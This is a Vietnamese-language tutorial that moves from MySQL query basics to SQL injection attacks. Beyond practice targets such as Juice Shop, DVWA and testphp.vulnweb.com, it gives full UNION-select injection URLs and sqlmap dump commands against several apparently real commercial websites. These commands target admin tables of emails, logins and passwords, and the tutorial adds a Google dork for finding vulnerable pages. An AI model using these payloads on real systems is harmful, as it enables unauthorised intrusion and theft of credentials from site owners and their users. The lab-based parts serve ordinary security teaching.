
Nhu cầu tương tác với cơ sở dữ liệu SQL là phổ biến đối với ngành ATTT. Bất kể vai trò là gì, người làm ATTT sẽ làm việc hiệu quả hơn nếu có thể đọc và phân tích dữ liệu được lưu trữ trong cơ sở dữ liệu SQL. Với tư cách là người bảo vệ - phòng thủ, có thể sử dụng SQL để tạo các báo cáo đáp ứng yêu cầu. Tốt hơn nữa, sau khi trích xuất dữ liệu từ các hệ thống bảo mật, dễ dàng phân tích dữ liệu và thực hiện hành động với Python. Điều thực sự cần thiết với tư cách là một nhà phân tích pháp y – điều tra số, có thể trích xuất thông tin từ cơ sở dữ liệu SQL. Các hệ điều hành thiết bị di động và ứng dụng di động sẽ thường xuyên lưu trữ bằng chứng quan trọng bên trong cơ sở dữ liệu SQL trên điện thoại. Tấn công SQL là một kỹ năng cốt lõi cần thiết cho bất kỳ Penetration Tester nào muốn giỏi về những gì họ làm. Nếu muốn thực hiện SQL Injection, điều đầu tiên là cần hiểu SQL. Vì vậy, hãy học SQL. => Cài đặt tập tin kịch bản.

Kết nối tới mysql dbms

**mysql -u root -p**


Hiển thị các databases

**Show databases;**




Kết nối tới một db

**Connect db\_name;**




Hiển thị các bảng trong db

**Show tables;**




Các câu truy vấn Select đơn giản (1)


**Select “hello world”;** //In dòng hello world




**Select \* from table\_name;** //Dấu \* trả về tất cả các trường (cột) trong bảng được chọn.




**Select col1, col2, col3, col4 from table\_name;** //Chỉ định tên các cột và hiển thị các cột trong một bảng.




**Select co1, col2 from table\_name where row1 = ‘xyz;** //Từ khóa Where cho phép lọc các bản ghi (ô) với dữ liệu phù hợp.



**Select co1, col2 from table\_name where row like ‘%xyz%’;** //Từ khóawhere hỗ trợ truy vấn và lọc các kết quả có giá trị xyz.




**Select co1, col2 from table\_name where row1 = ‘xyz’ AND row2=’abc’; //**Kết hợp các toán tử Logic như AND và OR để có thêm bộ lọc.




Các câu truy vấn Select đơn giản (2)

**Select col1, col2 from table\_name order by col1;** //Sắp xếp kết quả theo thứ tự.




LIMIT và OFFSET có thể được sử dụng để kiểm soát các bản ghi được trả về.




Tại ví dụ trên, kết quả trả về được giới hạn LIMIT là 1 bản ghi, và bỏ qua hai bản ghi đầu tiên – OFFSET 2.

Nếu chỉ sử dụng câu lệnh select, kết quả trả về sẽ bao gồm các chuỗi dữ liệu tĩnh. MySQL có một số hàm khác thường được sử dụng đó là concat() và group\_concat(). Concat() sẽ nhóm các chuỗi dữ liệu hoặc các trường với nhau – các thành phấn sẽ được truyền vào các params. Người dùng có thể sử dụng thêm từ khóa “AS” để đổi tên các trường thành tên mới. Điều này quan trọng trong trường hợp kẻ tấn công SQL injection vào mệnh đề Where sử dụng từ khóa As để đổi tên một trường hoặc một nhóm các trường, kẻ tấn công sẽ không thể tìm ra tên của các trường trong Schema. Và ngược lại, có thể trích xuất thông tin dữ liệu từ các trường như vậy, mặc dù trường đó không tồn tại trong Schema.





Câu lệnh select bao gồm toán tử logic OR TRUE (or 1=1) sẽ trả về tất cả các bản ghi. Nếu một người tấn công inject “or 1=1”, nó có thể loại bỏ một cách hiệu quả các mệnh đề WHERE và khiến truy vấn trả về tất cả các bản ghi.




Một số truy vấn khác đó là AND 1=0; và AND 1=1;

SQL joins






Many to one: Many classes to one Instructors.



SQL Union


Từ khóa Union được sử dụng để kết hợp hai mệnh đề select thành một câu lệnh truy vấn duy nhất. Người dùng có thể sử dụng Union để select bản ghi từ hai bảng khác nhau.




Lỗi khi.





* Hai câu truy vấn song song có thể sử dụng union khi hai mệnh đề select đều trả về cùng một số lượng cột giống nhau.






Một số phương pháp phát hiện trang Web bị SQL injection.







Thực hiện tấn công SQL injection tại trang login

<https://juice-shop.herokuapp.com/#/login>

Request:

***POST /rest/user/login HTTP/1.1***

***Host: juice-shop.herokuapp.com***

***User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0***

***Accept: application/json, text/plain, \*/\****

***Accept-Language: en-GB,en;q=0.5***

***Accept-Encoding: gzip, deflate***

***Referer: https://juice-shop.herokuapp.com/***

***Content-Type: application/json***

***Content-Length: 42***

***Connection: close***

***Cookie: io=DhNE6osu5sbI9AArAGyj; language=en; welcome-banner-status=dismiss***

***{"email":"admin' or 1=1--","password":"1"}***

Response:

***HTTP/1.1 200 OK***

***Server: Cowboy***

***Connection: close***

***X-Powered-By: Express***

***Access-Control-Allow-Origin: \****

***X-Content-Type-Options: nosniff***

***X-Frame-Options: SAMEORIGIN***

***Content-Type: application/json; charset=utf-8***

***Content-Length: 776***

***Etag: W/"308-lTMwbuPXmpeW2XGjCsSYa8BmiN8"***

***Vary: Accept-Encoding***

***Date: Thu, 18 Jul 2019 03:13:52 GMT***

***Via: 1.1 vegur***

***{"authentication":{"token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9..VBqHJWqAjAswH7j0q1T46KLUrXzt22XwZd5V-z20WzVJ873oJQpff3HjCKMKXlcDTDtum82jgBaPuLhsBbK3btLZgaddoV\_hGh6soVA28sooFAo38uylRl\_mQVEbXovUrje3A1IbfWPwNKskxbavTnBpYMwRPxuAzpp\_6WlYaNs","bid":1,"umail":"admin@juice-sh.op"}}***

Câu hỏi:

* Tìm kiếm password của user admin
* Gợi ý: <https://jwt.io/>

Cài đặt một số công cụ

Cài đặt HackBar Quantum cho Firefox

Google dork: product.php?id=

Convert ASCII <http://www.unit-conversion.info/texttools/ascii/>

Tấn công Manual SQL injection để xem thông tin sản phẩm

<http://coda.cc/product/product.php?id=4>


<http://coda.cc/product/product.php?id=-4%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13-->+


Thay thế các cột bị lỗi bằng các giá trị sau:

Version()

User()

Database()





http://coda.cc/product/product.php

?id=-4 union select 1,2,3,group\_concat(table\_name),database(),6,7,8,9,10,11,12,13 from information\_schema.tables where table\_schema=database()--+


http://coda.cc/product/product.php?id=-4 union select 1,2,3,group\_concat(column\_name),database(),6,7,8,9,10,11,12,13 from information\_schema.columns where table\_name=CHAR(098, 115, 116, 111, 099, 107)--+ hoặc table\_name=’bstock’

http://coda.cc/product/product.php?id=-4 union select 1,2,3,group\_concat(ID,"-----",Title),database(),6,7,8,9,10,11,12,13 from bstock --+


Tấn công SQL injection hack user password

<http://www.hk-waitat.com/web/product.php?cat=60>


<http://www.hk-waitat.com/web/product.php?cat=60%20union%20select%20group_concat(table_name),2,3%20from%20information_schema.tables%20where%20table_schema=database()-->+



<http://www.hk-waitat.com/web/product.php?cat=60%20union%20select%20group_concat(column_name),2,3%20from%20information_schema.columns%20where%20table_name=CHAR(118,%20097,%20095,%20097,%20100,%20109,%20105,%20110,%20115)-->+



http://www.hk-waitat.com/web/product.php?cat=60 union select group\_concat(email,'---',login,'---',password),2,3 from va\_admins --+



Khai thác tự động Unauthenticated SQL injection website testphp.vulnweb.com

sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' --dbs

sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -D acuart --tables

sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -D acuart -T users --columns

sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -D acuart -T users -C name, pass --dump

Khai thác thủ công, tự động Authenticated SQL injection với SQLmap & Burpsuite CO2

DVWA low security > SQL injection panel


SQLmap Kali

Download CO2 tại đường dẫn phía dưới:

<https://portswigger.net/bappstore/c5071c7a7e004f72ae485e8a72911afc>


Import CO2 vào Extension của Burp

Đăng nhập, capture gói tin, chọn các thiết lập trong phần enumeration và sau đó copy dữ liệu trong phần “SQLmap command” vào dòng lệnh và sử dụng với sqlmap!



Lưu ý

Trong một vài trường hợp đặc biệt, ta có thể thay id=1 bằng id=-1 và tiếp tục union select!



root@kali:~# sqlmap -u "http://www.keenlight.com.hk/product.php?cat=60" -D keenligh\_db -T va\_admins -C email,admin\_name,login,password --dump

root@kali:~# sqlmap -u "http://www.aeshk.com.hk/product.php?cat=16" -D aes -T tbl\_admin -C login,pwd,pkey --dump

ot@kali:~# sqlmap -u "http://www.c-t.com.hk/product.php?cat=3" -D db1018676\_candtdb -T ADMIN\_USER -C USER\_NAME,PASSWORD --dump